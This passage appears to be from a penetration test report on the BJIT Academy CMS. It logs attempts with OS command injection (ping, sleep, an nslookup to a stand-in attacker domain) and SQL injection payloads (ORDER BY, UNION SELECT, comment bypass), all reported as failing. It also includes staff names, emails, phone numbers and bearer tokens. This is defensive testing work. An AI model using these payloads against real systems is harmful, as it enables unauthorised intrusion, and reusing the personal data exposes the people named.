10 <!DOCTYPE html><html lang="en"><head><meta charset="utf-8"/><link rel="icon" href="/favicon.ico"/><meta name="google-site-verification" content="LzEUaxZFRGAEcQjexSu-SxvJSASTPz1FbycZQBucyDm"/><meta name="viewport" content="width=device-width,initial-scale=1"/><meta name="theme-color" content="#000000"/><meta name="description" content="Committed to building a talented pool of brains & drive innovation, making a strong impact around the world, BJIT Academy embarked on this journey on October, 2014. We started off with a dream to nurture our youth to be globally competent leaders by equipping them with the right set of knowledge & skills required for success in a progressively interconnected world. Our goal is not just to ensure a future talent pipeline for BJIT, but to help equip our youth with skills that can help secure them a position anywhere."/><style></style><title>BJIT Academy</title><script defer="defer" src="/static/js/main.ceaf45f6.js"></script><link href="/static/css/main.680f44ae.css" rel="stylesheet"></head><body><noscript>You need to enable JavaScript to run this app.</noscript><div id="root"></div><script src="https://cdn.jsdelivr.net/npm/bootstrap@5.0.2/dist/js/bootstrap.min.js" integrity="sha384-cVKPhGWicZAA4u+LWgxfKTRIcfu0JTzR+EQDz/bgldoEyl4HOzUF0QKbrJOEcQF" crossorigin="anonymous"></script></body></html>

```


whoami command can't executed due to proper validation.

24. Tried to reveal the current network interface of cms.bjitacademy.com website

Go to <http://cms.bjitacademy.com/> → login with super admin credential → capture the add user page using the intercept on button → send the request to the repeater → tried to inject OS Command(ifconfig)

The screenshot shows a NetworkMiner capture of a POST request to the endpoint `/api/public/api/v1/user/register`. The request body contains a multipart form-data with several fields: `name=name`, `email=dfgfd@gmail.com`, `role=Trainer`, `certification={{"title": ""}}`, `super_admin_id=123456`, and `password_confirmation=123456`. The `super_admin_id` field is highlighted with a red box. The response is a JSON object indicating an error: "super_admin_id": ["The super admin id must be an integer."].

```
Request
Pretty Raw Hex
POST /academy/api/public/api/v1/user/register HTTP/1.1
Host: cms.bjitacademy.com
Content-Length: 790
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=====WebKitFormBoundaryIgicYntbPpymjH0j
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiISIiwiwanRpIjoimDUwZmE0ZDASmjM4MWYy2mNmNGVjNjYSMDk4YWxkMDk1YTzmaZjA5OWU2MDlmYzVl0WRiN2IyNWUwNTI0ZjdMmfjND850WM4NGIwMDAwMjIiLCipYXQiojE3MDAOHDkrNjUuMjg30TA2ODg1MTQ3MDkUNzI2NTyNSwibmJljoNx2AwNDAMzY1Lj14NzhxMTgSMkzN1kzNzI1NTgl0TM3NSwizXhwIjoxNzAxMjczMsY1ljI3NjUwMTgSMzk5NzE5MjM4MjgxMjUsInNlyiEiJ031iwi c2NvcGVzIjpbXO. HWgCwNUZ3752pZowcI0IPmlwogcWF4L_tX7bKzROB3od0xD38Jd rToPo0dvLyMFhnhibDzJkMyseYyzE0QxK2sGb00MMwf3q1Zp7GUH00cDwHNTeWh66DV 7eAzhos8x9ahRdtKzqfHh_I2RinKesStETp3hv_8LP3YunqqPD16H4duvXUARbdly-YHP ygm6gpwxFakS_zn5cuGE35yTedo_il5_aat4Kis5AtgNehJn2WiznOk0i6QyneU_tfcC _fsHG-KRl2Th1wydC5SS0faurihsLg62Kzrqn0AIKcrDftdjXx_-XZ2ylpWjEZX8id9sh _YAJrpILQfgh53R-L-qdWuAxetHyBFu1Wq0xd9XSDP15Mi_lvsoExVGMx_EyNYUys1sAo _BSQ0fIe43s7DNDzeP5QYSbZKZRnc3AUzjqffim2zroaF3pkHZeJVDre6nzhljHw7jo62 eWZBw6hnCp_47PwC-sm_yL07lywz7463jD5t1o1z13zH19NvIKEtD6sqvKy0fx59_of5 vr11x0gF-jykXTG12SmRmK6yH_jGetX_e63xYKVRCUQxNDaZ5PeEMRYaGtyL04GMGq-IV gu8Um2UFAsrsrZFos_Xosnf6zsZ04HcifRJFUD2ceqvS0ef5WQDinrBuTBp8KJnn5MSi nnnwwwRRRb-
```

```
Response
Pretty Raw Hex Render
1 HTTP/1.1 422 Unprocessable Content
2 Date: Sun, 19 Nov 2023 16:00:35 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 103
12
13 {
    "success":false,
    "message":null,
    "errors":{
        "super_admin_id":[
            "The super admin id must be an integer."
        ]
    }
}

1 HTTP/1.1 422 Unprocessable Content
2 Date: Sun, 19 Nov 2023 16:04:42 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding,Authorization
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 149
12
13 {
    "success":false,
    "message":null,
    "errors":{
        "email": [
            "The email has already been taken."
        ],
        "super_admin_id": [
            "The super admin id must be an integer."
        ]
    }
}
```

25. Tried to execute OS Command in the parameter with causing time delay.

I visited to <http://cms.bjitacademy.com/backend/update-location/5> → then tried to update location → capture the request and send it to Repeater → try to execute OS Command in the parameter with causing time delay.

The screenshot shows two panels in Postman: 'Request' and 'Response'.
In the 'Request' panel, a red box highlights the URL: `POST /academysite/api/public/api/v1/location/update-location/5`. The body contains a complex JSON object representing a location update.
In the 'Response' panel, the status is `HTTP/1.1 200 OK`. The response body is a JSON object with 'success': true, 'result': {}, and 'data': { 'id': 5, 'name': 'tt', 'address': 'ffff', 'email': 'ff@gmail.com|ping+-c+10+127.0.0.1||' }.

The command I tried here is ||ping+-c+10+127.0.0.1||

The screenshot shows two panels in Postman: 'Request' and 'Response'.
In the 'Request' panel, a red box highlights the URL: `POST /academysite/api/public/api/v1/location/update-location/5`. The body contains a complex JSON object with an 'email' field set to 'ff@gmail.com|ping+-c+10+127.0.0.1||'.
In the 'Response' panel, the status is `HTTP/1.1 200 OK`. The response body is a JSON object with 'success': true, 'result': {}, and 'data': { 'id': 5, 'name': 'tt', 'address': 'ffff', 'email': 'ff@gmail.com|ping+-c+10+127.0.0.1||', 'phone_number': '01750871475', 'google_link': 'https://www.google.com/maps/@23.7525235,90.4368709,15z?entry=ttu', 'ntry=ttu', 'user': { 'id': 47, 'name': 'Mir Mohaiminul Islam', 'email': 'mohaiminul.islam@bjitacademy.com', 'role': 'SuperAdmin', 'phone_number': '01554683700', 'image_url': null, 'designation': null, 'info': null } }.

Command is not executed.

26. Tried to reveal DNS information of cms.bjitacademy.com

At first I go to <https://cms.bjitacademy.com/backend/add-location> → add a location and capture the request and send it to the burp Repeater and tried to inject OS Command(nslookup) in a encoding format.

```

POST /academy/site/api/public/api/v1/location/add-location HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAI.2.135117454.1700464369; __gid=GAI.2.586435969.1700464369;
_ga_P7XRLTSLB1jG5l1.C.1700464392.1.1.1700464069.0.0.0
Content-Length: 713
Sec-Ch-Ua: "Chromium";v="115", "Not A Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryD1DAINDWc3dGVkAI
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiI3IiwiwanPjoiYjYyMTY1NTI4NzY
ZMDu3WY4MjklZDdkYmEONmkjMzYyODZkODQONWWjYzQwZGQyYzUCMDAlYzQ4MTQyZTAyNDYxZjJ
jYzd1MDR10Tk0TWU1LCJpYXQkicjg3MDAOAjQ0MkxuHj1S0DkyMTxwOD10NTg0OTYw0TH3NSWibwBj
mljoxNzAvNDYONDMSLjYv0TgSMzExNzAyNdc0NjASMe2lLCJ1eHaiojE3MDExMjg0MkxuHj1CNDM
SMDk0NTQzNdu3MDMxMjUsInI1Y16ijU0iLiwc3NvcGvA1phbX0X.JXJL5UwMSzUw2rytZSWGAm
xTveICnOp10fxHWYQeFWuWnA1GhsOzTYdkRhwdYo@LBWP-C2t0FXL1XghELuaQZA6sXZOU-eWX
TisSUQKwy1nb0834DsosM0mQNM_HRM0MuVN1R0Ba3msuMLQpo-nNqR0MS3o2ZDmuLnlj-jQ_K_QD5a5
fNlC0-9uuxzWTT7LIAAIYUzCNF1EY8lyGDGY1BngMhns0jg6LM2nGDE32AO_xSG5ouNVS00sw-
EFFygFPFH1SD0kg3S0117cj34KSYFZe0fa0zWtcjEcY4V-X74jUmQGdFAGeLTnXnjpEH10LBabUs
IUBK5_GxSC045_JgAn0UkC1Wh0p3BZJp1_dxs1eYct%WMWZshGwQ1UJN4qESVFcduS7N
DhsbUbSFgha3IF6KVnLp0ggyB11NsEykfxhFaVTCzU8pt2g_JruBuak0DpQHgvfJ_hf0e
HELLFxRKhadPatlvnSHGyrrdMjxoyj-ux81UcuTev62CYTTQG3JjJR9SdhapZxWaZaZ0dQYh0q
sXgHiRQ31ID2C632N6hewFhiJtYw_BNGeXlvqOKHt8fkZGQ9nnvFjRGG-EciqzVe7enuoaNDS0
x7w6s81jej9YSnZ1N0P7lsLxqdS7-tPF5qd3czAwPsk2wmr_Wk

```

```

HTTP/1.1 200 OK
Date: Mon, 20 Nov 2023 07:31:15 GMT
Server: Apache
Cache-Control: no-cache, private
X-RateLimit-Limit: 60
X-RateLimit-Remaining: 57
Access-Control-Allow-Origin: *
Vary: Accept-Encoding,Authorization
Connection: close
Content-Type: application/json
Content-Length: 3599
12
13 {
    "success":true,
    "result":{
        "data": [
            {
                "id": 4,
                "name": "nerotest",
                "address": "gfhfhfgh",
                "email": "test@gmail.com%26+nslookup+kgj1ohoyw.web-attacker.com+23",
                "phone_number": "012433243435",
                "google_link": "fddsfdsdgdfg",
                "user": {
                    "id": 54,
                    "name": "testAdminMohaiminul",
                    "email": "test.admin.mohaiminul@bjitacademy.com",
                    "role": "Admin",
                    "phone_number": null,
                    "image_url": null,
                    "designation": null,
                    "info": null,
                }
            }
        ]
    }
}

```

```

Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjitacademy.com/backend/add-location
Accept-Encoding: gzip, deflate, br
Accept-Language: en-GB,en;q=0.9
Priority: u=1, i
Connection: close
-----WebKitFormBoundaryD1DAINDWc3dGVkAI
Content-Disposition: form-data; name="name"
name="nerotest"
-----WebKitFormBoundaryD1DAINDWc3dGVkAI
Content-Disposition: form-data; name="address"
address="gfhfhfgh"
-----WebKitFormBoundaryD1DAINDWc3dGVkAI
Content-Disposition: form-data; name="google_link"
google_link="fddsfdsdgdfg"
-----WebKitFormBoundaryD1DAINDWc3dGVkAI
Content-Disposition: form-data; name="email"
email="test@gmail.com%26+nslookup+kgj1ohoyw.web-attacker.com+23"
-----WebKitFormBoundaryD1DAINDWc3dGVkAI
Content-Disposition: form-data; name="phone_number"
phone_number="012433243435"
-----WebKitFormBoundaryD1DAINDWc3dGVkAI
Content-Disposition: form-data; name="user_id"
user_id="54"
-----WebKitFormBoundaryD1DAINDWc3dGVkAI--

```

OS Command is not executed here.

27. try to inject OS Command with time delay(||sleep 15||).

Go to <https://cms.bjitacademy.com/backend/blogs-page> --> edit blogs and capture the API request and send it to Repeater → then pass the command ||sleep 15|| in the title parameter

Request

```

POST /academy/api/public/api/v1/pages/update-page/11 HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAL.2.135117454.1700464369; __uid=GAL.2.586435965.1700464369; _ga_PTXRLT5BLj=GS1.2.1700469061.2.1.1700470814.0.0
Content-Length: 608
Sec-Ch-Ua: "Chromium";v="115", "NotA_Brand";v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data;
boundary=----WebKitFormBoundaryweQwsGzqfieaJAx5
Sec-Ch-Ua-Mobile: ?0
Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJhdWQiOiIiI3liwianRpIjoimGUxYmIzMDByODAxYT13TCBzNWhkNDhkYTUUZGh4YZUZYzIIZTY5ZTIIYzVjMGH4MjIxODMsZDFh0TczYYXnNWhwNDFlNDZmZWWhNjQ3ZjULCjyTXQ1o1E3MDAONmAlODYnUzNwONTU5OT13MsY4MTY0MDYyNSwiba:mjioxNsAwNcDwNTgLjcINDE2NDezNDEl0DMyNTRE5NTMxMjUsImV4cCI6MTcwvITHmNDU4N143NTA4Mzg5OTg0SNsk4NTgzOTg0Msc1LCjzdwIl4oIi1NCi1mNjb3Blcyi6W119.uFu7vUde1GSwOsPqCoMpF0wsgbu2nPkuJb0WL24GKSG1AC1L_RmDnNwFmAAAdN_XGv3GJ3DBxSu9mkrObY0SF3Shbqgfe_G817PSLCHQ6KwK_3Cs14PFYCC_A_mWLA89rxNLcBVHS9YKgp-p0lmkAGpa79_bv7cqSULYt-2QFCce-PrzWEqS1JHM7pPbw-4hYFa7WipzSmWfnUmu97THGN2RxFXSpVSJ9raQ23NcKvfmVnyHG87P2D3-1CpI_N5yRCZ2qK59kiempLF09cknb._8R3eadbhC11sUJ5s9eYFLcRdQVCCMcOX9-6XNioPi11CdHobfmQ0VeGu10FCNmLatc25gkSDpyThx3Ng0qfjkpSS2BaxjpmnH1_Psi4S27M-2700j1Gv4TxJVTfcdpL2au7FFQSurRow7nS0vAXjB6_-oRJOkdlamhxTxzgRRcK_Hn
...

```

Response

```

{
  "certification": [
    {
      "title": "Scrum team member accredited"
    },
    {
      "title": "Git Grit"
    },
    {
      "title": "Docker"
    }
  ],
  "id": 11,
  "name": "Blogs",
  "title": "Fresher Training Blog | BJIT Academy ||sleep 15||",
  "description": "Our fresher training blog pieces range from AI to security to innovation from professionals across sectors and functions can be found.",
  "images": [
  ],
  "locationInfo": null,
  ...
}


```

Time delay command is not working here.

SQL Injection Vulnerabilities

28. Tried bypassing Authorization through SQL injection

Go to browser`cms.bjitacademy.com/login` provide credential and login with burp intercept on`modify the email address with " '-- " to perform bypass Authorization through SQL injection.`



Screenshot of the Burp Suite interface showing a captured POST request to the BJIT Academy CMS login endpoint.

Request Details:

```
POST /academysite/api/public/api/v1/user/login HTTP/1.1
Host: cms.bjitacademy.com
Cookie: _ga=GAI.2.225058724.1700145300; _gid=GAI.2.1570705590.1700145300; _gat=1; _ga_GS1.2.1700145301.1.1.1700147363.0.0.0
Content-Length: 273
Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand",v="24"
Accept: application/json, text/plain, */*
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary5JwxuwjXHPm6QNBW
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Safari/537.36)
Sec-Ch-Ua-Platform: "Windows"
Origin: https://cms.bjitacademy.com
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://cms.bjitacademy.com/login
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Priority: u=1, i
Connection: close
-----WebKitFormBoundary5JwxuwjXHPm6QNBW
Content-Disposition: form-data; name="email"
test.seo.mohaiminul@bjitacademy.com
-----WebKitFormBoundary5JwxuwjXHPm6QNBW
Content-Disposition: form-data; name="password"
testSeo
-----WebKitFormBoundary5JwxuwjXHPm6QNBW--
```

Action Buttons:

- Forward
- Drop
- Intercept is on (highlighted)
- Action
- Open browser

Context Menu (Right-clicked on the request body):

- Scan
- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R (highlighted)
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer Ctrl+O
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command (bash)
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection >
- URL-encode as you type

The screenshot shows a POST request to `/academy/api/public/api/v1/user/login`. The response is a 422 Unprocessable Entity error with validation errors for both email and password.

```

Request
Pretty Raw Hex
1 POST /academy/api/public/api/v1/user/login HTTP/1.1
2 Host: cms.bjitacademy.com
3 Content-Length: 269
4 Sec-Ch-Ua: "Chromium";v="119", "Not?A_Brand";v="24"
5 Accept: application/json, text/plain, /*
6 Content-Type: multipart/form-data;
boundary=----WebKitFormBoundarywAYn8o4BnPGe5Tuwo
7 Sec-Ch-Ua-Mobile: ?
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/119.0.6045.123 Safari/537.36
9 Sec-Ch-Ua-Platform: "Windows"
10 Origin: http://cms.bjitacademy.com
11 Sec-Fetch-Site: cross-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://cms.bjitacademy.com/
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Priority: u1, i
18 Connection: close
19
20 -----WebKitFormBoundarywAYn8o4BnPGe5Tuwo
21 Content-Disposition: form-data; name="email"
22
23 test.seo.mohaiminul@bjitacademy.co'--'
24 -----WebKitFormBoundarywAYn8o4BnPGe5Tuwo
25 Content-Disposition: form-data; name="password"
26
27 -----WebKitFormBoundarywAYn8o4BnPGe5Tuwo--
28

```

```

Response
Pretty Raw Hex Render
1 HTTP/1.1 422 Unprocessable Entity
2 Date: Thu, 16 Nov 2023 15:08:28 GMT
3 Server: Apache
4 Cache-Control: no-cache, private
5 X-RateLimit-Limit: 60
6 X-RateLimit-Remaining: 59
7 Access-Control-Allow-Origin: *
8 Vary: Accept-Encoding
9 Connection: close
10 Content-Type: application/json
11 Content-Length: 143
12
13 {
    "success": false,
    "message": null,
    "errors": [
        "email": [
            "The email must be a valid email address."
        ],
        "password": [
            "The password field is required."
        ]
    ]
}

```

29. Tried to perform SQL Injection(' ORDER BY 2--) to identify the column number from <https://cms.bjitacademy.com/backend/all-blogs>

The query tried to execute for understanding how many column the table has:

' ORDER BY 2--

' ORDER BY 3--

' ORDER BY 4--

BJIT Academy


- Dashboard
- Home
- Training
- News
- Blogs
- About Page
- Contact
- Users
- Subscribers

404 Error!

BJIT Academy

- Dashboard
- Home
- Training
- News
- Blogs
- About Page
- Contact
- Users
- Subscribers


404 Error!




The command is not executed here.

30. Tried to Identify the column number of all banner slider page

go to <https://cms.bjitatcademy.com/backend/all-banner-slider> --> run ' ORDER BY 3-- to identify how many column exists.





The SQL command ' ORDER BY 3-- is not working on that page.


31. tried to perform SQL query injection union attack to retrieve the column number.

I went to <https://cms.bjitacademy.com/backend/all-fresh-talent>. Then I executed the query: '+UNION+SELECT+NULL,NULL-- in the url /backend/all-fresh-talent.

A screenshot of a web browser window. The title bar says "BJIT Academy". The address bar shows the URL: "https://cms.bjitacademy.com/backend/all-fresh-talent". A red box highlights the part of the URL after the port number. The main content area displays a table titled "All Youth Skill". The table has columns: Serial, Image, Title, Updated by User, Last Updated, and Action. There are three rows of data:

Serial	Image	Title	Updated by User	Last Updated	Action
1		Hands-on Training with Practical Experience	Ujjal K. Saha	15:53 09 Sep 2022	
2		Training from Proficient Industry Experts	BJIT Academy	19:03 06 Jul 2022	
3		Job Guaranteed for Best Performers	Ujjal K. Saha	15:54 09 Sep 2022	

